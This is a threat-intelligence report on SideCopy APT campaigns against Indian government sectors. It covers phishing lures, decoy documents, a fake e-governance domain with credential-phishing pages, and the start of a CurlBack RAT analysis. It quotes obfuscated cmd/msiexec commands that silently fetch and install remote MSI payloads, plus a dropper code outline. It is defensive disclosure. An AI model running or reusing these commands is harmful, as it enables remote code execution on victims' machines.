Goodbye HTA, Hello MSI: New TTPs and Clusters of an APT driven by Multi-Platform Attacks

By Sathwik Ram Prakki

Published: 2025-04-08 · Archived: 2026-04-05 17:34:11 UTC

Seqrite Labs APT team has uncovered new tactics of Pakistan-linked SideCopy APT deployed since the last week of December 2024. The group has expanded its scope of targeting beyond Indian government, defence, maritime sectors, and university students to now include entities under railway, oil & gas, and external affairs ministries. One notable shift in recent campaigns is the transition from using HTML Application (HTA) files to adopting Microsoft Installer (MSI) packages as a primary staging mechanism.

Threat actors are continuously evolving their tactics to evade detection, and this shift is driven by their persistent use of DLL side-loading and multi-platform intrusions. This evolution also incorporates techniques such as reflective loading and repurposing open-source tools such as Xeno RAT and Spark RAT, following its trend with Async RAT to extend its capabilities. Additionally, a new payload dubbed CurlBack RAT has been identified that registers the victim with the C2 server.

Key Findings

- Usernames associated with attacker email IDs are impersonating a government personnel member with cyber security background, utilizing compromised IDs.
- A fake domain mimicking an e-governance service, with an open directory, is used to host payloads and credential phishing login pages.
- Thirteen sub-domains and URLs host login pages for various RTS Services for multiple City Municipal Corporations (CMCs), all in the state of Maharashtra.
- The official domain of National Hydrology Project (NHP), under the Ministry of Water Resources, has been compromised to deliver malicious payloads.
- New tactics such as reflective loading and AES decryption of resource section via PowerShell to deploy a custom version of C#-based open-source tool XenoRAT.
- A modified variant of Golang-based open-source tool SparkRAT, is targeting Linux platforms, has been deployed via the same stager previously used for Poseidon and Ares RAT payloads.
- A new RAT dubbed CurlBack utilizing DLL side-loading technique is used. It registers the victim with C2 server via UUID and supports file transfer using curl.
- Honey-trap themed campaigns were observed in January 2025 and June 2024, coinciding with the arrest of a government employee accused of leaking sensitive data to a Pakistani handler.
- A previously compromised education portal seen in Aug 2024, became active again in February 2025 with new URLs targeting university students. These employ three different themes: “Climate Change”, “Research Work”, and “Professional” (Complete analysis can be viewed in the recording here, explaining six different clusters of SideCopy APT).
- The parent group of SideCopy, APT36, has targeted Afghanistan after a long with a theme related to Office of the Prisoners Administration (OPA) under Islamic Emirate of Afghanistan. A recent campaign targeting Linux systems with the theme “Developing Leadership for Future Wars” involves AES/RC4 encrypted stagers to drop MeshAgent RMM tool.

Targeted sectors under the Indian Ministry

- Railways
- Oil & Gas
- External Affairs

- Defence

Phishing Emails

The campaign targeting the Defence sector beings with a phishing email dated 13 January 2025, with the subject “Update schedule for NDC 65 as discussed”. The email contains a link to download a file named “NDC65-Updated-Schedule.pdf” to lure the target.




Fig. 1 – NDC Phishing Email (1)

A second phishing email sent on 15 January 2025 with the subject “Policy update for this course.txt”, also contains a phishing link. This email originates from an official-looking email ID which is likely compromised. National Defence College (NDC) is a defence service training institute for strategic and practice of National Security located in Delhi, operates under the Ministry of Defence, India.

Fig. 2 – NDC Phishing Email (2)

The attacker’s email address “gsosystems-ndc@outlook[.]com”, was created on 10 January 2025 in UAE and was last seen active on 28 February 2025. OSINT reveals similar looking email ID “gsosystems.ndc-mod@nic[.]in” belonging to National Informatics Centre (NIC), a department under the Ministry of Electronics and Information Technology (MeitY), India. The username linked to the attacker’s email impersonates a government personnel member with cyber security background.




Fig. 3 – Attacker Email

Decoy Documents

The decoy is related to the National Defence College (NDC) in India and contains the Annual Training Calendar (Study & Activities) for the year 2025 for the 65th Course (NDC-65). Located in New Delhi, it is the defence service training institute and highest seat of strategic learning for officers of the Defence Service (Indian Armed Forces) and the Civil Services, all operating under the Ministry of Defence, India.




Fig. 4 – NDC Calendar Decoy [Defence]

Another phishing archive file observed with name “2024-National-Holidays-RH-PER_N-1.zip”, comes in two different variants targeting either Windows or Linux systems. Once the payload is triggered, it leads to a decoy document that contains a list of holidays for the Open Line staff for the year 2024 as the name suggests. This is an official notice from Southern Railway dated 19 December 2023, specifically for the Chennai Division. Southern Railway (SR) is one of the eighteen zones of Indian Railways, a state-owned undertaking of the Ministry of Railways, India.

SOUTHERN RAILWAY

No.M/P.694/Open Line Holiday

Divl.Rly.Manager's Office
Personnel Branch
Chennai Division
Date. 19-12-2023

All Concerned

Sub: Holidays to **OPEN LINE** Staff for the year 2024.

The list of 12 holidays including three National Holidays declared for **Open Line staff** of Chennai Division for the year 2024.

Sl.No	NAME OF FESTIVAL	DATE	DAY
1	New Year's Day	01.01.2024	Monday
2	Pongal	15.01.2024	Monday
3	Republic Day	26.01.2024	Friday
4.	Id-ul-Fitr (RAMZAN)#	11.04.2024	Thursday
5	Tamil New Year's Day/ Dr.B.R.Ambedkar Birthday	14.04.2024	Sunday
6	May Day	01.05.2024	Wednesday
7	Independence Day	15.08.2024	Thursday
8	Vinayagar Chathurthi	07.09.2024	Saturday
9	Gandhi Jayanthi	02.10.2024	Wednesday
10	Ayudha Pooja	11.10.2024	Friday
11	Deepavali	31.10.2024	Thursday
12	Christmas	25.12.2024	Wednesday

The above Holidays are declared in consultation with SRMU.

This has the approval of DRM/MAS.

19/12/23
(V.K.Sivakumar)
APO/G.
/Sr.DPO/MAS

Copy to: PCPO/MAS for kind information.
PS to DRM for kind information of DRM.
CPM/GS, ADRM/I & II for kind information.
Principal, ZETTC/AVD & ZRCETC/TBM
DS/SRMU for information.
DS/AI SC&ST REA for information.
DS/AI OBC REA for information.

Fig. 5 – Holiday List Decoy [Railways]

The third infection chain includes a document titled "Cybersecurity Guidelines" for the year 2024, which appears to be issued by Hindustan Petroleum Corporation Limited (HPCL). Headquarted in Mumbai, HPCL is a public sector undertaking in petroleum and natural gas industry and is a subsidiary of the Oil and Natural Gas Corporation (ONGC), a state-owned undertaking of the Ministry of Petroleum and Natural Gas, India.

Cybersecurity Guidelines 2024

1	Use Strong, Unique Passwords	Create password that are at least 12 characters long.
2	Enable Two Factor Authentication	Whenever possible, enable 2FA on your accounts. This adds an extra layer of security by requiring both your password and a secondary verification.
3	Update Software Regularly	Ensure that your operating system, apps, and antivirus software are always up to date.
4	Be Cautious with Emails and Links	Don't open suspicious email attachments or click on links from unknown sender. Phishing scams often use fraudulent emails to steal your personal information.
5	Be careful with Social Media	Don't post information regarding companies' critical infrastructure and methods of working.
6	Lock your devices when not in use	Always lock your computer, mobile phone, or any other device when stepping away, even for short periods. This helps protect sensitive information from being accessed by unauthorized individuals.
7	Change your passwords	Keep changing your email, and other platforms passwords.
8	Be Careful with USB Drives and External Devices	Only connect USB drives or external devices that you trust to your work devices. Malicious software can be introduced to the system via infected USB drives or other external devices, potentially compromising the entire network.
9	Follow Company Cybersecurity Policies	Always adhere to your company's cybersecurity policies and procedures. This includes guidelines for data protection, password management, and the use of work devices. These policies are designed to keep both your personal information and company data safe.
10	Report Suspicious Activity Immediately	If you notice anything unusual (e.g., strange emails, unusual login attempts, or unfamiliar software on your device), report it to your company's IT or cybersecurity team immediately. Early detection of threats can help prevent larger security breach.

Fig. 6 – Cybersecurity Guidelines Decoy [Oil & Gas]

Another document linked to the same infection is the "Pharmaceutical Product Catalogue" for 2025, issued by MAPRA. It is specifically intended for employees of the Ministry of External Affairs (MEA), in India. Mapra Laboratories Pvt. Ltd. is a pharmaceutical company with headquarters in Mumbai.

Fig. 7 – Catalogue Decoy [External Affairs]

OpenDir and CredPhish

A fake domain impersonating the e-Governance portal services has been utilized to carry out the campaign targeting railway entities. This domain was created on 16 June 2023 and features an open directory hosting multiple files, identified during the investigation.




Fig. 8 – Open directory

A total of 13 sub-domains have been identified, which function as login portals for various systems such as:

- Webmail
- Safety Tank Management System
- Payroll System
- Set Authority

These are likely used for credential phishing, actively impersonating multiple legitimate government portals since last year. These login pages are typically associated with RTS Services (Right to Public Services Act) and cater to various City Municipal Corporations (CMC). All these fake portals belong to cities located within the state of Maharashtra:

- Chandrapur
- Gadchiroli
- Akola
- Satara
- Vasai Virar
- Ballarpur
- Mira Bhaindar




Fig. 9 – Login portals hosted on fake domain

The following table lists the identified sub-domains and the dates they were first observed:

Sub-domains	**First Seen**
gadchiroli.egovservice[.]in	2024-12-16
pen.egovservice[.]in	2024-11-27
cpcontacts.egovservice[.]in cpanel.egovservice[.]in webdisk.egovservice[.]in cpcalendars.egovservice[.]in webmail.egovservice[.]in	2024-01-03
dss.egovservice[.]in cmc.egovservice[.]in	2023-11-03
mail.egovservice[.]in	2023-10-13
pakola.egovservice[.]in pakora.egovservice[.]in	2023-07-23
egovservice[.]in	2023-06-16

All these domains have the following DNS history primarily registered under AS 140641 (YOTTA NETWORK SERVICES PRIVATE LIMITED). This indicates a possible coordinated infrastructure set up to impersonate legitimate services and collect credentials from unsuspecting users.




Fig. 10 – DNS history

Further investigation into the open directory revealed additional URLs associated with the fake domain. These URLs likely serve similar phishing purposes and host further decoy content.

hxxps://egovservice.in/vvcmcrts/
hxxps://egovservice.in/vvcmc_safety_tank/
hxxps://egovservice.in/testformonline/test_form
hxxps://egovservice.in/payroll_vvcmc/
hxxps://egovservice.in/pakora/egovservice.in/
hxxps://egovservice.in/dssrts/
hxxps://egovservice.in/cmc/
hxxps://egovservice.in/vvcmcrtsballarpur72/
hxxps://egovservice.in/dss/
hxxps://egovservice.in/130521/set_authority/
hxxps://egovservice.in/130521/13/

Cluster-A

The first cluster of SideCopy's operations shows a sophisticated approach by simultaneously targeting both Windows and Linux environments. New remote access trojans (RATs) have been added to their arsenal, enhancing their capability to compromise diverse systems effectively.




Fig. 11 – Cluster A

Windows

A spear-phishing email link downloads an archive file, that contains double extension (.pdf.lnk) shortcut. They are hosted on domains that look to be legitimate:

hxxps://egovservice.in/dssrts/helpers/fonts/2024-National-Holidays-RH-PER_N-1/
hxxps://nhp.mowr.gov.in/NHPMIS/TrainingMaterial/aspx/Security-Guidelines/

The shortcut triggers *cmd.exe* with arguments that utilize escape characters (^) to evade detection and reduce readability. A new machine ID “dv-kevin” is seen with these files as we see “desktop-” prefix in its place usually.




Fig. 12 – Shortcuts with double extension

Utility msiexec.exe is used for installing the MSI packages that are hosted remotely. It uses quiet mode flag with the installation switch.

```
C:\Windows\System32\cmd.exe /c m^s^i^e^x^e^c.exe /q /i h^t^t^p^s^:^/^/^e^g^o^v^s^e^r^v^i^c^e^.^i^n^/^d^s^s^r^t^s^/^h^e^l^p^e^r^s^/^f^o^n^t^s^/^2^0^2^4^-^N^a^t^i^o^nal-^H^o^l^i^d^a^y^s^-^R^H^-^P^E^R^_^N-^1^/^i^n^s^t^/
```

```
C:\Windows\System32\cmd.exe /c m^s^i^e^x^e^c.exe /q /i h^t^t^p^s^:^/^/^n^h^p^.^m^o^w^r^.^g^o^v^.^i^n^/^N^H^P^M^I^S^/^T^r^a^i^n^i^n^g^M^a^t^e^r^i^a^l^/^a^s^p^x^/^S^e^c^u^r^i^^G^u^i^d^e^l^i^n^e^s^/^w^o^n^t^/
```

The first domain mimics a fake e-governance site seen with the open directory, while the second one is a compromised domain that belongs to the official National Hydrology Project, an entity under the Ministry of Water Resources. The MSI contains a .NET executable *ConsoleApp1.exe* which drops multiple PE files that are base64 encoded. Firstly, the decoy document is dropped in *Public* directory and opened, whereas remaining PE files are dropped in '*C:\ProgramData\LavaSoft*'. Among them are two DLLs:

- Legitimate DLL: *Sampeose.dll*
- Malicious DLL: *DUI70.dll*, identified as **CurlBack RAT**.

```
public static void Main(string[] args)
{
    Program.pdifanos();
    Program.dropOrigDll();
    Program.dropHijackDll();
    Program.dropExe();
    Program.persisting();
}
```

Fig. 13 – Dropper within MSI package

CurlBack RAT

A signed Windows binary *girbesre.exe* with original name *CameraSettingsUIHost.exe* is dropped beside the DLLs. Upon execution, the EXE side-loads the malicious DLL. Persistence is achieved by dropping a HTA script (*svnides.hta*) that creates a Run registry key for the EXE. Two different malicious DLL samples were found, which have the compilation timestamps as 2024-12-24 and 2024-12-30.




Fig. 14 – Checking response '/antivmcommand'

CurlBack RAT initially checks the response of a specific URL with the command '/antivmcommand'. If the response is "on", it proceeds, otherwise it terminates itself thereby maintaining a check. It gathers system information, and any connected USB devices using the registry key:

- "SYSTEM\\ControlSet001\\Enum\\USBSTOR"




Fig. 15 – Retrieving system info and USB devices

Displays connected and running processes are enumerated to check for explorer, msedge, chrome, notepad, taskmgr, services, defender, and settings.

